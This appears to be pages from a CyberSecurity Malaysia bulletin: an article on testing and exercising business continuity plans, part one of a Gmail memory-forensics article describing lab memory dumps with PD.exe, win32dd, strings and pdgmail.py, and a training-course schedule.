In BCM, the word "testing" always refers to test conducted on equipment, technologies or durable of goods for example; server, UPS device, generator etc. While, the word "exercising" is referring to exercise conducted on people for example; evacuation procedures, call trees, familiarity with alternate locations, interim procedures etc.

Regardless of the term used, it is important to demonstrate that testing and exercising is an opportunity to measure the quality of planning, competence of individuals and effectiveness of capability rather than a simple 'pass or fail' examination. A positive attitude towards BCM exercising makes the process more acceptable and enables strengths to be acknowledged and weaknesses to be seen as opportunities for improvement rather than criticism.

In this article, the word "testing" will be used to represent the testing and exercising conducted on business continuity plans which may involved equipment, technologies, durable of goods, people etc.

Why Testing & Exercising In BCM

The development of a BCM capability is achieved through a structured testing and exercising programmes. It must begin simply and escalate gradually. BCM requires effective plans to be established to ensure an organization can respond to any incident. Plans are worthless unless they are rehearsed. Many examples exist where organizations have business continuity plans in place but the plans fail because they have not been tested and exercised.

During the early stages of plan design and development, testing of certain minor element can be carried out concurrently to verify the business continuity plan. At this early stage, it does not make sense to perform full scale testing. However, the whole plan should be tested as comprehensively as possible and to the fullest extent once the plan development completed.

The primary reason for testing is to determine whether the business continuity plan works as intended. Testing also checks whether the recovery solutions are feasible in a real disaster and can be used to examine the business continuity plans. Moreover, it is also helps to emphasize the fact that the organization is making a sincere effort to keep the business continuity plans in workable order.

The tests help to collect important data about the working of the recovery alternatives. During testing, it also helps to

provide a dry run for the business continuity plan where the team members actually get to rehearse their roles and responsibilities. The team gets a first-hand feel of working during crisis situation. The inter-team coordination is also tested and it is crucial for the teams to coordinate their efforts to be successful in recovering from actual disaster. The tests also aid in bringing about unity and companionship between team members.

Testing and exercising are essential of good BCM practice, enabling plans to be revised and updated before weaknesses are exposed by a real disruption. The ability of the business continuity plan to be effective in emergency situations can only be assessed if thorough testing is carried out at least once per year in realistic conditions by simulating circumstances that would be applicable in an actual emergency. The testing phase of the plan must contain important verification activities to enable the plan to stand up to most disruptive events.

Based on 2008 Chartered Management Institute BCM survey conducted on group of managers, whose organizations have business continuity plans (BCP), shows that 67% undertake exercising of their plans once or more per year and had revealed shortcomings in their BCP. These outcomes enable them to make improvements to the plans. A total of 33% do not rehearse their BCPs at all, leaving their business vulnerable to massive technology and failures in the event of a disaster.




Figure 2: Chartered Management Institute BCM Survey 2008 - Frequency of Exercising BCPs

Different Types Of Tests

Conducting the same test with the same approaches will quickly lead to stagnant outcomes and bored participants. Therefore, it is important to mix it up to make it more interesting, but still within targeted testing scope and objectives.

Table 1 highlights the kinds of tests available for an organization, as the well as the implications associated with each.

Test Type	Description and Implications
Tabletop	A tabletop exercise simulates an incident in an informal, stress-free environment. The participants who are usually the responsible managers and the response teams gather around a table to discuss general problems and procedures in the context of an incident scenario. The focus is on training and familiarization with roles, procedures, or responsibilities.
Simulation/Mock	This type of exercise involves a predefined scenario which is developed prior to the event. It is unannounced and once started it is timed from beginning to end. The exercise addresses the scenario using only the plan. It is used to determine the state of readiness and awareness of the plan's response teams.
Functional/Line of Business	The functional exercise simulates an emergency in the most realistic manner possible, short of moving real people and equipment to an actual site. As the name suggests, its goal is to test or evaluate the capability of one or more functions in the context of an adverse or emergency event. This approach is useful following an isolated business continuity test failure.

Test Type	Description and Implications
Modular/component	<i>Exercise focuses on a single critical business function like a call tree or single server or application. Communication is a key component of a BCM process. Test the accuracy and completeness of the organization's employee call tree, customer contact information channels and critical supplier/vendor/business partner contact information as part of a table-top exercise or simulation, or potentially as a stand-alone activity.</i>
Comprehensive/Full-Scale	<i>A full-scale exercise is as close to the real thing as possible. It is a lengthy exercise that takes place on location (at the hot site for example), using, as much as possible, the equipment and personnel that would be called upon in a real event. A full-scale exercise combines the interactivity of the functional exercise with a field element. It differs from a drill in that a drill focuses on a single operation and exercises only one organization.</i>

Key Steps In A Successful Plan Testing

There are 5 key steps for a successful plan testing. The initial step of every successful testing is "planning". At this primary step, a test plan with goal, objective and scope are to be initiated prior to testing execution. This stage requires management sign-off on the test plan which leads to increased business unit support and attention to the entire testing stages.

Second step of successful testing planning includes developing realistic scenarios, identifying participants involved and their roles and responsibilities. The usefulness of a test is increased by the selection of a realistic scenario which will ensure that the participants engage fully in the event and ultimately gains more from it. Besides, ensuring appropriate personnel participate in the test is significantly important. This will enable them to practice their roles and gain experience in those roles.

Third step involves the phase of developing methodology to be used to evaluate the test, for example specific procedures, guidelines, etc. This stage also includes specifying targets or expected outcome of the tests. This will help to collect important data about the working of the business continuity plans.

Fourth step is conducting the test which includes facilitating the test and recording the outcome. During testing, capturing results will improve the plan and future testing. The most important part is to communicate test results to management team. After all, management is ultimately responsible for building resiliency for their organization.

Fifth step is analyzing the test results by identifying the areas of the plan that worked fine and those that did not, summarizing the results and recommending modifications to the plan. Plan inadequacies should be identified and action items and track remediation activities should be assigned accordingly.

Summary

In summary, a business continuity plan is not complete until it is tested. Untested business continuity plans cannot be relied upon following a business interruption or disaster. A formal BCM testing process provides stakeholders with the assurance that the plan will work as documented. An effective test can identify many things that have gone wrong. These benefits arise not just from testing and exercising, but from evaluating the exercise, evaluating problems, and acting upon the recommendations.

Testing and exercising of business continuity plans and verification of their accuracy and efficiency are fundamental to achieving the objective of a responsive and recoverable operation.

Reference

- 1) BS 25999 – Part 1: Code and Practice
- 2) BS 25999 – Part 2: Specifications
- 3) Business Continuity: Best Practices, World-Class Business Continuity Management 2nd Edition, 2004
- 4) BCLE 2000 Business Continuity Management for Advanced Professionals, 2006 DRI International
- 5) Business Continuity Guide, March 2007
- 6) Zawada, B. "Business Continuity Plan Testing: Considerations And Best Practices", ISACA Serving IT Governance professional, <http://www.isaca.org/Template.cfm?Section=Publications1&CONTENTID=7888&TEMPLATE=/ContentManagement/ContentDisplay.cfm>
- 7) Allen, J. "Testing your contingency plans, successfully", Continuity Central, <http://www.continuitycentral.com/feature0315.htm>
- 8) Kennedy, J "Practice Makes Almost Perfect: http", Continuity Central, <http://www.continuitycentral.com/feature0182.htm>
- 9) Chartered Management Institute ©, First published 2008

Gmail Forensic (Memory Analysis) - Part 1

Introduction

Live memory acquisition is vital in retrieving lost information the moment a computer shuts down. Even if the computer is placed in hibernation mode, sleep mode or when a user logs off, there is a high possibility of data in the memory are rearranged or even deleted by the operating system. Performing memory analysis is not an easy task as there is no file system in a memory. From digital forensic point of view, it is similar to analyzing an unallocated cluster of a hard disk.

There are few approaches in analyzing memory – data carving, keyword search and also interpreting kernel structure to identify a known process ID. The tools available for such tasks include - PsTools, Process Explorer, WinTask, Windbg (MS), Hidden.dll, PD.exe, Win32dd.exe, PtFinder, Memparser, Wmft and also Volatility.

The reasons to venture in memory analysis are:

- 1. To acquire the memory and analyze it offline to identify the network connection and processes that are currently running on the system;
- 2. To find a root kit that is installed and actively hiding processes and network connections through memory analysis;
- 3. Memory analysis is part of first responder's responsibility in digital forensics discipline;
- 4. Memory is one of the best evidence in digital forensic investigation and analysis as it is a perfect snapshot or portrayal of a crime scene;
- 5. As more and more web mail services (e.g. Gmail, Yahoo Mail) reduced caching, there is less cache stored on the hard drive and more data are interpreted and processed in the memory. Forensic investigation of web mail becomes more challenging and memory analysis is one of the best solutions for web mail content analysis.

This article shall discuss on performing memory forensics analysis to dig for Gmail artifacts. It is divided into two (2) parts. The first part elaborates on the method used to perform memory dump and the second part concentrates on analyzing the memory dump to find remnants of Gmail content.

Gmail Artifacts

Gmail is a web based email system. It uses JavaScript as its front end and content are pass thru data pack files formatted using the JavaScript Object Notation (JSON). A data pack files structure looks like the following:

```
while(1);
[
  [
    ["tag1","string1.1","string1.2","string1.3",
    "string1.4","string1.5"]
    ,["tag2",number4.1]
    ,["tag3",number5.1]
    ,["tag4","string4.1","string4.2","string4
    .3"]
    .
    .
  ]
]
```

Each bracket is a data structure and it contains data called tags. Each tag holds information and some of the tags and their descriptions are as the following:

```
while(1): GMail Data Packet header
["la": Last Access
["ct": Contact List
["gn": Account Name
["qu": Account Quota
["ds": Folders
["cs": Conversation Summary
["ma": Message Attachments
["mb": Message Body (Main Email Text)
|
Tag
```

For better understanding, an example of data pack file tags looks like the following:

```
while(1)
["ct","contactname","emailaddress@gmail.com",
... ]
["ms","113b0d734737dec4","", .... ]
["la","Mon Date", "IP", ... ]
["ud","email@address","Fullname", ... ]
```

Methodology

A test machine with VMware v6 with Windows XP SP3 operating system and 512MB memory was setup on a host machine. A Google mail account was created by using Internet Explorer (IE) v7.0. The tools needed for the testing were installed-- Process Dumper (PD) v1.1, win32dd v1.2.1, strings v2.41, python v2.6.1 and pdgmail.py.

In order to conduct the test, we logged in the VMware and manually launched the IE. Then, the process ID (PID) for the IE was identified by using the Windows Task Manager.

Then, Gmail account was accessed via IE. There were eight (8) tests performed and in each test, there were two (2) types of memory captured. One is the memory of the IE process in accordance to the PID identified which was 1852, and the other is the whole memory of 512MB. All memory dumps were saved on the test machine.




Figure 1: The process ID (PID) of the Internet Explorer was identified

Tests performed	Procedures taken
Login into Gmail account	<ol style="list-style-type: none"> 1. Login into Gmail account 2. Performed IE process memory dump 3. Performed entire memory dump
Receive new email but it was not opened or read	<ol style="list-style-type: none"> 1. Click on the Gmail Inbox link 2. Performed IE process memory dump 3. Performed entire memory dump
Read new email received	<ol style="list-style-type: none"> 1. Click on a new email received in the Gmail Inbox window 2. Performed IE process memory dump 3. Performed entire memory dump
Compose new mail but not send	<ol style="list-style-type: none"> 1. Click on the Compose Mail link and compose a new email 2. Performed IE process memory dump 3. Performed entire memory dump
Send new mail	<ol style="list-style-type: none"> 1. Send the composed email to a recipient 2. Performed IE process memory dump 3. Performed entire memory dump
Logoff Gmail but IE still running	<ol style="list-style-type: none"> 1. Click on the Sign out link to sign out from Gmail account 2. Performed IE process memory dump 3. Performed entire memory dump
Exit IE	<ol style="list-style-type: none"> 1. Close the IE window to exit IE 2. Performed entire memory dump
Restart IE	<ol style="list-style-type: none"> 1. Restart IE 2. Performed IE process memory dump 3. Performed entire memory dump

Figure 2: There were eight (8) tests conducted and two (2) types of memory dump performed, the process memory dump and the whole memory

During the iteration of the test, we did not execute other processes in order to minimize alterations to the memory. Screenshots were taken during each of the test.




Figure 3: One of the screenshots taken during the second test where there was a new email received but it was not opened or read

For the IE process memory dump, the memory was captured live using PD command. The command used was PD.exe -p {PID} > {output file}.



Figure 4: Process memory dump was performed on the PID 1852 which was the IE process ID

For the entire memory dump, the memory was captured live using win32dd command. The command used was Win32dd.exe {output file}



Figure 5: The memory dump was performed on the entire memory of 512MB

After the data was collected, we launched strings command to eliminate any unprintable or unreadable characters from the memory dump. The command used was strings.exe {output file} and the output was identified to contain remnants of Gmail content.



Figure 6: The remnants of Gmail content can be seen from the output of strings command performed on the memory dump

In order to search for the remnants of Gmail content in the memory acquired, we used the PDGmail.py command to search for the remnants of Gmail on the output file created by strings command. The command used was PDGmail.py -f {strings output} > {output file}




Figure 7: The output of PDGmail.py command performed on the output file of strings command

Conclusion

What we have found from the memory analysis is interesting and very useful for investigators. It is indeed amazing what computer memory can contain. From a computer forensic view, it is very important to be able to secure the memory at the crime scene prior to seize any computers as there is ample information in the memory that definitely can assist the investigators in their work. The findings of the memory dump (the second part of the article) will be discussed in the next issue.

References

1. Forensic Gmail Artifact Analysis, <https://blogs.sans.org/computer-forensics/2008/09/19/forensic-gmail-artifact-analysis/>
2. pdgmail: new tool for gmail memory forensics, <https://blogs.sans.org/computer-forensics/2008/10/20/pdgmail-new-tool-for-gmail-memory-forensics/>



Item	Course Title	Duration (days)	Fee	Jan	Feb	March	April	May	June	July	Aug	Sept	Oct	Nov	Dec
1	CISSP CBK Review Seminar	5	RM4,180				6-10				3-7				
2	SSCP CBK Review Seminar	3	RM2,508								10-12				
3	CISSP Exam	1	USD599*		21			16				12			
4	SSCP Exam	1	USD469*		21			16				12			5
5	Security Essential Training	2	RM1,500							6-7				23-24	5
6	Incident Response & Handling Training	3	RM2,000											23-25	
7	Wireless Communication Training	3	RM3,000					5-7					13-15		
8	Wireless Security Training	2	RM2,000							27-28					
9	Web Application Security	3	RM3,500		17-19										2-3

* Early Bird discounted at USD50

For more information, please contact us :

Training and Outreach Department

1. Ms Madihah Zulfa Mohamad +603 - 8946 0849
2. Mr. Jazannul Azriq Aripin +603 - 8946 0846

Let's Make The Internet A Safer Place

www.esecurity.org.my

NiC

PxL

CyberSecurity Malaysia
Level 7, Sapura@MINES, No.7, Jalan Tasik, The Mines Resort City
43300 Seri Kembangan, Selangor Darul Ehsan.
Tel: 03-89926888 Fax: 03-89453205

www.cybersecurity.my

CyberSecurity||
MALAYSIA

An agency under MOSTI

mosti